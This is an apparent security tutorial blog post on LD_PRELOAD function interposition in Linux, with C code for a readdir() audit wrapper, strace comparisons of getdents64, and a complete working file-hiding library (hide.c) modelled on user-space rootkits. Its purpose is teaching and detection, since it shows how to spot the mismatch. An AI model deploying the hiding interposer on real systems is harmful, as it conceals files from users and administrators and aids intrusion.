Linux hacking part 12: LD_PRELOAD function interposition. Simple C examples
﷽
Hello, cybersecurity enthusiasts and white hackers!

In the previous part, we looked at redirecting a function call through the GOT/PLT. This time, let’s return to LD_PRELOAD and look more closely at function interposition: a shared library can provide a function with the same name as one used by a dynamically linked program.
We will build a small directory-listing program and a library that wraps readdir(). The wrapper will log every entry and then return it unchanged. We will compare that log with the program output and with the getdents64 system call shown by strace. The lab demonstrates where an interposed function sits in the call path without changing files or hiding entries.
concept
The dynamic linker loads shared objects before starting a dynamically linked program. LD_PRELOAD asks it to load a specified shared object before the program’s ordinary dependencies, which lets symbols in that object take part in symbol resolution. LD_PRELOAD is ignored or restricted in secure-execution mode, so the behavior depends on how the program is started. See ld.so(8).
An interposer can call dlsym(RTLD_NEXT, "readdir") to find the next definition of readdir() after its own. It can then inspect the result and pass it back to the application. RTLD_NEXT is specifically meant for this kind of wrapper. See dlsym(3).
A user-space rootkit can abuse the same boundary to filter what a selected application receives. That changes the application’s view of directory entries; comparing it with evidence from a lower layer can help reveal the difference. In this lab, the wrapper only records entries and forwards them unchanged.
readdir() is a C library interface that returns one directory entry at a time. At the system-call layer, Linux uses getdents64() to return a buffer containing directory entries. strace can show that system call and its results. See readdir(3), getdents(2), and strace(1).
practical example 1
First, let’s create a tiny program that lists a directory. It calls opendir() once and then repeatedly calls readdir() until there are no more entries.
The important part is the loop:
struct dirent *entry;

while ((entry = readdir(dir)) != NULL) {
  printf("%s\n", entry->d_name);
}
Now we can add a wrapper library. It resolves the next readdir() implementation in a constructor, before main() starts:
__attribute__((constructor))
static void audit_init(void) {
  dlerror();
  next_readdir = (struct dirent *(*)(DIR *))dlsym(RTLD_NEXT, "readdir");
  if (dlerror() != NULL) {
    next_readdir = NULL;
  }
}
Our wrapper calls the original function and logs the entry it returned. It does not modify the entry or suppress it:
struct dirent *readdir(DIR *dir) {
  if (next_readdir == NULL) {
    errno = ENOSYS;
    return NULL;
  }

  struct dirent *entry = next_readdir(dir);

  if (entry != NULL) {
    int saved_errno = errno;
    fprintf(stderr, "[audit] readdir returned: %s\n", entry->d_name);
    errno = saved_errno;
  }

  return entry;
}
We preserve errno around the log call so that writing the audit message does not alter the caller’s view of the readdir() result. If the original function could not be resolved, the wrapper returns an error instead of calling a null pointer.
Now the complete program (meow.c):
/*
 * meow.c
 * lists the contents of a directory
 * author: @cocomelonc
 */

#include <dirent.h>
#include <errno.h>
#include <stdio.h>

int main(int argc, char **argv) {
  const char *path = argc > 1 ? argv[1] : ".";
  DIR *dir = opendir(path);
  if (dir == NULL) {
    perror("opendir");
    return 1;
  }

  int result = 0;
  for (;;) {
    errno = 0;
    struct dirent *entry = readdir(dir);
    if (entry == NULL) {
      if (errno != 0) {
        perror("readdir");
        result = 1;
      }
      break;
    }

    printf("%s\n", entry->d_name);
  }

  if (closedir(dir) != 0) {
    perror("closedir");
    result = 1;
  }

  return result;
}
And the complete interposer (audit.c):
/*
 * audit.c
 * logs readdir() results and passes them through unchanged
 * author: @cocomelonc
 */

#define _GNU_SOURCE
#include <dirent.h>
#include <dlfcn.h>
#include <errno.h>
#include <stdio.h>

static struct dirent *(*next_readdir)(DIR *);

__attribute__((constructor))
static void audit_init(void) {
  dlerror();
  next_readdir = (struct dirent *(*)(DIR *))dlsym(RTLD_NEXT, "readdir");
  if (dlerror() != NULL) {
    next_readdir = NULL;
  }
}

struct dirent *readdir(DIR *dir) {
  if (next_readdir == NULL) {
    errno = ENOSYS;
    return NULL;
  }

  struct dirent *entry = next_readdir(dir);
  if (entry != NULL) {
    int saved_errno = errno;
    fprintf(stderr, "[audit] readdir returned: %s\n", entry->d_name);
    errno = saved_errno;
  }

  return entry;
}
demo 1
Let’s create a small test directory:
mkdir -p lab
printf 'meow-meow demo\n' > lab/meow.txt
printf 'meow notes\n' > lab/notes.txt

compile meow.c:
gcc -Wall -Wextra -o meow meow.c

and compile interposer:
gcc -Wall -Wextra -fPIC -shared -o audit.so audit.c -ldl


First, run the directory lister without the interposer:
./meow ./lab
The program prints the directory entries, including meow.txt and notes.txt. The order of entries is filesystem-dependent.

Now start only this program with our audit library:
LD_PRELOAD="$PWD/audit.so" ./meow ./lab
The program still prints the same entries. The library writes one [audit] line to standard error for each entry returned by readdir(). This confirms that the call passed through our wrapper and that the wrapper forwarded the original result.
practical example 2
The library log shows what the readdir() wrapper saw. To observe the lower layer, we can trace getdents64() with strace. The system call returns directory-entry records to the process; the C library then exposes those entries through readdir().

Run the same program through strace:
strace -e trace=getdents64 -s 160 env LD_PRELOAD="$PWD/audit.so" ./meow ./lab
In the trace, look for the getdents64() call and the names in its returned buffer. The audit lines show the entries as the interposed C library function returns them, while the normal program output shows what main() prints. In this lab the three views agree because our wrapper only logs.
demo 2
Run the traced command and compare the names in the getdents64() result, the [audit] messages, and the program’s standard output. You should see the same set of entries in each place. strace traces system calls and signals, which makes it useful for checking what crossed the user/kernel boundary.
Note that getdents64() appears twice in the trace:
getdents64(3, 0x555a736fb2d0 /* 4 entries */, 32768) = 112
...
getdents64(3, 0x555a736fb2d0 /* 0 entries */, 32768) = 0
The first call fills the libc buffer with every entry in our small directory at once (., .., meow.txt, notes.txt), which is why all four [audit] lines come from a single system call. The second call returns 0 entries, and that empty result is how the C library detects the end of the directory: at that point readdir() returns NULL and our loop stops. A larger directory would simply trigger more getdents64() calls before the final empty one.
This gives us a useful defensive check: if a program’s directory listing disagrees with the entries returned by the kernel, investigate which library code and process environment shaped the result. A mismatch alone is not proof of a rootkit; applications can filter or transform data for legitimate reasons too.
practical example 3
So far the wrapper only logged. Now let’s make it do what a real user-space rootkit does: hide a file from the application without touching the filesystem. This is the classic trick used by LD_PRELOAD rootkits such as Jynx2, Azazel, and bedevil.
The idea is simple. readdir() returns one entry per call, so our wrapper keeps asking the original function for the next entry and silently skips any whose name starts with a chosen prefix. From the application’s point of view those entries never existed:
struct dirent *readdir(DIR *dir) {
  for (;;) {
    struct dirent *entry = next_readdir(dir);
    if (entry == NULL) {
      return NULL;
    }

    if (strncmp(entry->d_name, HIDE_PREFIX, strlen(HIDE_PREFIX)) == 0) {
      continue; // skip this entry, fetch the next one
    }

    return entry;
  }
}
Here is the complete filtering interposer (hide.c):
/*
 * hide.c
 * hides directory entries whose name starts with "secret_"
 * author: @cocomelonc
 */

#define _GNU_SOURCE
#include <dirent.h>
#include <dlfcn.h>
#include <errno.h>
#include <string.h>

#define HIDE_PREFIX "secret_"

static struct dirent *(*next_readdir)(DIR *);

__attribute__((constructor))
static void hide_init(void) {
  dlerror();
  next_readdir = (struct dirent *(*)(DIR *))dlsym(RTLD_NEXT, "readdir");
  if (dlerror() != NULL) {
    next_readdir = NULL;
  }
}

struct dirent *readdir(DIR *dir) {
  if (next_readdir == NULL) {
    errno = ENOSYS;
    return NULL;
  }

  for (;;) {
    struct dirent *entry = next_readdir(dir);
    if (entry == NULL) {
      return NULL;
    }

    if (strncmp(entry->d_name, HIDE_PREFIX, strlen(HIDE_PREFIX)) == 0) {
      continue; // skip this entry, fetch the next one
    }

    return entry;
  }
}
The structure is identical to the audit wrapper. The only difference is that instead of logging each entry and passing it through, we loop and drop the ones that match HIDE_PREFIX, returning only the entries we want the application to see.
demo 3

Add a file that matches the prefix to our lab directory:
printf 'meow meow. top secret\n' > lab/secret_passwords.txt
and build the new library:
gcc -Wall -Wextra -fPIC -shared -o hide.so hide.c -ldl

First confirm the file is really there, without the interposer:
./meow ./lab
The listing now includes secret_passwords.txt along with meow.txt and notes.txt.

Now run the same program with the filtering library preloaded:
LD_PRELOAD="$PWD/hide.so" ./meow ./lab
Meow! This time secret_passwords.txt is gone from the output, even though the file was never deleted. The wrapper simply never handed that entry back to main().

Finally, trace the system calls to see the mismatch directly:
strace -e trace=getdents64 -s 160 env LD_PRELOAD="$PWD/hide.so" ./meow ./lab
The kernel still returns every entry in the getdents64() buffer, but the program’s output no longer contains secret_passwords.txt:

getdents64(3, 0x56264b53d2d0 /* 5 entries */, 32768) = 152 # this 5 entries: ., .., meow.txt, notes.txt, secret_passwords.txt
.
..
meow.txt
notes.txt
getdents64(3, 0x56264b53d2d0 /* 0 entries */, 32768) = 0
+++ exited with 0 +++
So, note that strace does not print the individual names inside the getdents64() buffer; it shows the pointer and an entry count comment. That count is the key: the kernel reports 5 entries (., .., meow.txt, notes.txt, and the hidden secret_passwords.txt), while the program prints only 4 lines. The same lab run without a preloaded library, or with audit.so, prints all 5. One entry disappeared between the system call and main(), exactly in our wrapper.
To see the hidden name itself rather than just the count, compare against a listing produced without the interposer:
# the kernel's view, from a process that does not load hide.so
./meow ./lab | sort > with_file.txt
LD_PRELOAD="$PWD/hide.so" ./meow ./lab | sort > without_file.txt
diff with_file.txt without_file.txt

This is exactly the discrepancy the defensive check from demo 2 looks for: the user-space view and the kernel view disagree, and the difference points straight at the preloaded library. The file is still on disk, still returned by the system call, and still visible to any process that does not load hide.so.
why this matters
LD_PRELOAD interposition is a user-space mechanism. It can change what a dynamically linked process receives from a library call, but it does not change the directory itself. Comparing a library-level view with a system-call trace helps explain where that view was produced.
